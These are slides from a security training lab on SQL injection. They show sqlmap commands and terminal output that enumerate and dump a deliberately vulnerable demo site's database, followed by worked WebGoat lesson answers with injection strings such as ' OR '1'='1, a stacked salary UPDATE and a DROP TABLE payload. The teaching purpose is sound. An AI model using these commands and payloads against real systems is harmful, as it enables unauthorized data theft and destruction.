



NCA Sponsored Training

Day 4 – Morning Session (Lab)

SQL Injection

Ahmed Didouh

Madinah

15/01/2026




rc3.kaust.edu.sa



What is an SQL Attack?

- Many web applications take user input from a form
- Often this user input is used literally in the construction of a SQL query submitted to a database
- A SQL injection attack involves placing SQL statements in the user input that will “manipulate” the database into providing more info than what would normally not be accessible by that user.

How a Web Application Interacts with a Database



The logo features a teal hexagon with a thin white border, centered on a dark navy blue rectangular background. The word "SQLMAP" is written in white, uppercase, sans-serif font in the center of the hexagon.

SQLMAP

SQLMAP

- **SQLMAP** is a tool that ships in with KALI Linux and makes the task of SQL Injection easier for a pen-tester
- It is meant to automate the process of detecting and exploiting SQL injection flaws
- Support for most DBMSs (data base management softwares)

SQLMAP – The Target

- For this Tutorial we will be using <http://testphp.vulnweb.com/> as our test web application for penetration testing with SQLMAP
- This website is an example PHP application, which is intentionally vulnerable to web attacks.
- It is meant for understanding how developer errors and bad configuration may let someone break into a website. It can be used to test tools and manual hacking skills.

SQLMAP – Tutorial

➤ **Starting SQLMAP:** Open the terminal and type:

```
sqlmap -h
```

➤ This will basically provide you with a **list** of all the **commands** available with SQLMAP

➤ Let's start with a basic command: **sqlmap -u <URL to inject>**

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
```

➤ It will tell you the MySQL version and some other useful information about the database used on the website

SQLMAP – Tutorial

- SQLMAP may sometimes ask you questions which have to be answered in yes/no. Typing **y** means yes and **n** means no. For example:
 - Some message saying that the database is probably MySQL, so should sqlmap skip all other tests and conduct MySQL tests only. Your answer should be yes (**y**)
 - Some message asking you whether or not to use the payloads for specific versions of MySQL. The answer depends on the situation. Its usually better to say yes (**y**)

Enumeration of Database

- In this step, we will obtain **database name**, **column names** and **other useful data** from the database.
- So first we will get the names of available databases. For this we will add **--dbs** to our previous command. The final command will be:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

SQLMAP – Tutorial

```
Applications ▾ Places ▾ Terminal ▾ Morf 11:16
brucewayne@brucewayne: ~
File Edit View Search Terminal Help
[11:15:02] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[11:15:02] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting attacks
[11:15:02] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[11:15:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:15:06] [WARNING] reflective value(s) found and filtering out
[11:15:07] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="sem")
[11:15:07] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:15:07] [INFO] GET parameter 'cat' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[11:15:07] [INFO] testing 'MySQL inline queries'
[11:15:07] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[11:15:07] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[11:15:11] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[11:15:41] [WARNING] turning off pre-connect mechanism because of connection time out(s)
[11:16:12] [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[11:16:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:16:12] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[11:16:12] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[11:16:15] [INFO] target URL appears to have 11 columns in query
[11:16:17] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 43 HTTP(s) requests:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 8537=8537

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: cat=1 AND (SELECT 5737 FROM (SELECT COUNT(*), CONCAT(0x717a767671, (SELECT (ELT(5737=5737,1))) ,0x7178627871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: cat=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a767671,0x4546784b544e7173774c4c4a4354416772486a77486575456c7a505463715a4b5378656873526b47,0x7178627871),NULL,NULL,NULL-- XSno0
---
[11:16:24] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[11:16:24] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information schema
[11:16:24] [INFO] fetched data logged to text files under '/home/brucewayne/.sqlmap/output/testphp.vulnweb.com'
[*] shutting down at 11:16:24
brucewayne@brucewayne:~$
```

Vulnerability in parameter cat

Various payloads executed

Backend database version

Available databases

SQLMAP – Tutorial

```
Applications ▾ Places ▾ Terminal ▾
Mon 23:23
brucewayne@brucewayne: ~

File Edit View Search Terminal Help
[.] [.] http://sqlmap.org

!) legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

*) starting at 23:21:06

23:21:06 [INFO] testing connection to the target URL
23:21:06 [INFO] testing if the target URL is stable
23:21:07 [INFO] target URL is stable
23:21:07 [INFO] testing if GET parameter 'cat' is dynamic
23:21:07 [INFO] confirming that GET parameter 'cat' is dynamic
23:21:07 [INFO] GET parameter 'cat' is dynamic
23:21:07 [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
23:21:08 [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting attacks
23:21:08 [INFO] testing for SQL injection on GET parameter 'cat'
t looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
or the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
23:22:29 [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
23:22:29 [WARNING] reflective value(s) found and filtering out
23:22:30 [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="sem")
23:22:30 [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
23:22:30 [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (BIGINT UNSIGNED)'
23:22:31 [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
23:22:31 [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (EXP)'
23:22:31 [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON KEYS)'
23:22:31 [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE, HAVING clause (JSON KEYS)'
23:22:31 [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
23:22:31 [INFO] GET parameter 'cat' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
23:22:31 [INFO] testing 'MySQL inline queries'
23:22:32 [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
23:22:32 [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
23:22:34 [INFO] testing 'MySQL > 5.0.11 stacked queries'
23:22:35 [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
23:22:35 [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
23:22:35 [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
23:22:35 [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
23:22:35 [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
23:23:05 [WARNING] turning off pre-connect mechanism because of connection time out(s)
23:23:06 [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
23:23:06 [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
23:23:06 [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
23:23:06 [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
23:23:39 [INFO] target URL appears to have 11 columns in query
23:23:40 [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
..
parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND B831=B831
Type: error-based
```

Press Y

Press y

Tables

- We observe that there are two databases, *accurate* and *information_schema*
- We are interested in **acuart** database
- So, now we will specify the database of interest using **-D** and tell SQLMAP to **enlist the tables using `--tables` command**. The final command will be:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
```

SQLMAP – Tutorial

```
brucewayne@brucewayne: ~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables

(1.0.8.2#dev)
http://sqlmap.org

] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

] starting at 11:17:20

11:17:20] [INFO] resuming back-end DBMS 'mysql'
11:17:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-
parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 8537=8537

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: cat=1 AND (SELECT 5737 FROM(SELECT COUNT(*),CONCAT(0x717a767671,(SELECT (ELT(5737=5737,1)))0x7178627871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: cat=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a767671,0x4546784b544e7173774c4c4e4354416772486a77486575456c7a505463715a4b5378656873526b47,0x7178627871),NULL,NULL,NULL-- XSn0

11:17:26] [INFO] the back-end DBMS is MySQL
db application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
11:17:26] [INFO] fetching tables for database: 'acuart'
database: acuart
[ tables]
-----
artists
carts
categ
featured
guestbook
pictures
products
users
-----

11:17:26] [INFO] fetched data logged to text files under '/home/brucewayne/.sqlmap/output/testphp.vulnweb.com'

] shutting down at 11:17:26
brucewayne@brucewayne: ~$
```

Available tables

Columns

- Now that we have a list of tables, following the same pattern, let's get a list of columns
- Now we will specify the database using **-D**, the table using **-T**, and then request the columns using **--columns**. This is where we will start to get valuable information

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns
```


SQLMAP – Tutorial

```
Applications ▾ Places ▾ Terminal ▾
Mon 11:23
brucewayne@brucewayne: ~
File Edit View Search Terminal Help
[*] shutting down at 11:23:07

brucewayne@brucewayne:~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T artists --columns

{1.0.8.2#dev}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting at 11:23:18

11:23:18 [INFO] resuming back-end DBMS 'mysql'
11:23:18 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 1998=1998

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: artist=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-1751 UNION ALL SELECT NULL,NULL,CONCAT(0x7176706a71,0x7956534b5367575178734a6d7479504c4b49454a524d43787471447a58556561655666737050684f,0x71766a7a71)-- Ug1T

11:23:19 [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
11:23:19 [INFO] fetching columns for table 'artists' in database 'acuart'
11:23:19 [INFO] the SQL query used returns 3 entries
11:23:19 [INFO] resumed: "artist_id","int(5)"
11:23:19 [INFO] resumed: "aname","varchar(50)"
11:23:19 [INFO] resumed: "adesc","text"
Database: acuart
Table: artists
(3 columns)

+-----+-----+
| Column | Type |
+-----+-----+
| adesc  | text |
| aname  | varchar(50) |
| artist_id | int(5) |
+-----+-----+

11:23:19 [INFO] fetched data logged to text files under '/home/brucewayne/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 11:23:19

brucewayne@brucewayne:~$
```

Sqlmap testing table 'artists' in database acuart

Columns available in the table

Data

- Now can get data from one of the columns or multiple columns simultaneously.
- We will be getting data from multiple columns. As usual, we will specify the database with **-D**, table with **-T**, and column with **-C**. We will **get all data from specified columns using `-dump`**. We will enter multiple columns and separate them with commas. The final command will look like this:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname -dump
```

- It could happen that the column was a password column...

SQLMAP – Tutorial

```
brucewayne@brucewayne:~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T artists -C aname --dump
{1.0.8.2#dev}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

*) starting at 11:24:13

11:24:13 [INFO] resuming back-end DBMS 'mysql'
11:24:13 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 1998=1998

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: artist=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-1751 UNION ALL SELECT NULL,NULL,CONCAT(0x7176706a71,0x7956534b5367575178734a6d7479504c4b49454a524d43787471447a58556561655666737050684f,0x71766a7a71)-- Uq1T

11:24:14 [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
11:24:14 [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
11:24:14 [INFO] the SQL query used returns 3 entries
11:24:14 [INFO] resumed: Blad3
11:24:14 [INFO] resumed: lyzæ
11:24:14 [INFO] resumed: r4w8173
11:24:14 [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: artists
3 entries]
+----+-----+
| aname |
+----+-----+
| Blad3 |
| lyzæ  |
| r4w8173 |
+----+-----+

11:24:14 [INFO] table 'acuart.artists' dumped to CSV file '/home/brucewayne/.sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'
11:24:14 [INFO] fetched data logged to text files under '/home/brucewayne/.sqlmap/output/testphp.vulnweb.com'

*) shutting down at 11:24:14

brucewayne@brucewayne:~$
```

→ List of all artists obtained from database

The logo features a teal hexagon with the word "WEBGOAT" in white, bold, uppercase letters. The hexagon is centered within a dark navy blue rectangular background.

WEBGOAT

WebGoat

- **WebGoat** is a deliberately insecure application that allows testing vulnerabilities commonly found in Java-based applications that use common and popular open-source components
- It also has small SQL injection exercises

WebGoat - Tutorial

- Download WebGoat's latest version by going to <https://github.com/WebGoat/WebGoat/releases>
- Initiate the **WebGoat** by opening a Terminal, changing the current directory to the location you downloaded WebGoat to and typing the command:
 - `java -Dfile.encoding=UTF-8 -Dwebgoat.port=8080 -Dwebwolf.port=9090 -jar webgoat-2023.8.jar`
- Then, you have to run the web browser (Firefox) and open WebGoat. Create a new user and pass and login
- Select the "Sign in" button to initiate the lessons

- Try to solve the **(A3) Injection (intro) lesson – 2**
- You want the data from the column with the name department. You know the database name (employees) and you know the first- and lastname of the employee (first_name, last_name).
- SELECT column FROM tablename WHERE condition;
- Use ' instead of " when comparing two strings.
- Pay attention to case sensitivity when comparing two strings.
- **SQL query:** SELECT department FROM employees WHERE first_name='Bob'

- Try to solve the **(A3) Injection (intro) lesson – 3**
- Try the UPDATE statement
- UPDATE table name SET column name=value WHERE condition;
- **SQL query:** UPDATE employees SET department='Sales' WHERE first_name='Tobi'

- Try to solve the **(A3) Injection (intro) lesson – 4**
- ALTER TABLE alters the structure of an existing database
- Do not forget the data type of the new column (e.g. varchar(size) or int(size))
- ALTER TABLE table name ADD column name data type(size);
- **SQL query:** ALTER TABLE employees ADD phone varchar(20)

- Try to solve the **(A3) Injection (intro) lesson – 5**
- This is a tricky one, since the lesson has been updated frequently and is not super intuitive
- **SQL query:** GRANT all ON grant_rights TO unauthorized_user

- Try to solve the **(A3) Injection (intro) lesson – 9**
- Remember that for a successful SQL-Injection the query needs to always evaluate to true.
- **SQL query:** `SELECT * FROM users_data FIRST_NAME = 'John' and Last_NAME = '' + or + '1'='1`

- Try to solve the **(A3) Injection (intro) lesson – 10**
- Try to check which of the input fields is susceptible to an injection attack.
- Insert: 0 or 1 = 1 into the first input field. The output should tell you if this field is injectable.
- The first input field is not susceptible to sql injection.
- You do not need to insert any quotations into your injection-string.
- **Login_count: 0**
- **User_Id: 0 OR 1=1**

- Try to solve the **(A3) Injection (intro) lesson – 11**
- Compound SQL statements can be made by expanding the WHERE clause of the statement with keywords like AND and OR.
- Try appending a SQL statement that always resolves to true.
- Make sure all quotes (" ' ") are opened and closed properly so the resulting SQL query is syntactically correct.
- Try extending the WHERE clause of the statement by adding something like: ' OR '1' = '1.
- **Employee Name:** A
- **Authentication TAN:** ' OR '1' = '1

- Try to solve the **(A3) Injection (intro) lesson – 12**
- Use the ; metacharacter to chain another query to the end of the existing one
- Make use of DML to change your salary.
- Make sure that the resulting query is syntactically correct.
- How about something like '; UPDATE employees....
- **Employee Name:** A
- **Authentication TAN:** '; UPDATE employees SET salary=99999 WHERE first_name='John

- Try to solve the **(A3) Injection (intro) lesson – 13**
- Try query chaining to reach the goal.
- The DDL allows you to delete (DROP) database tables.
- The underlying SQL query looks like that: "SELECT * FROM access_log WHERE action LIKE '%" + action + "%'".
- Remember that you can use the -- metacharacter to comment out the rest of the line.
- **Action contains:** %'; DROP TABLE access_log;--

Do you have any questions?



rc3.kaust.edu.sa



Follow us @rc3kaust

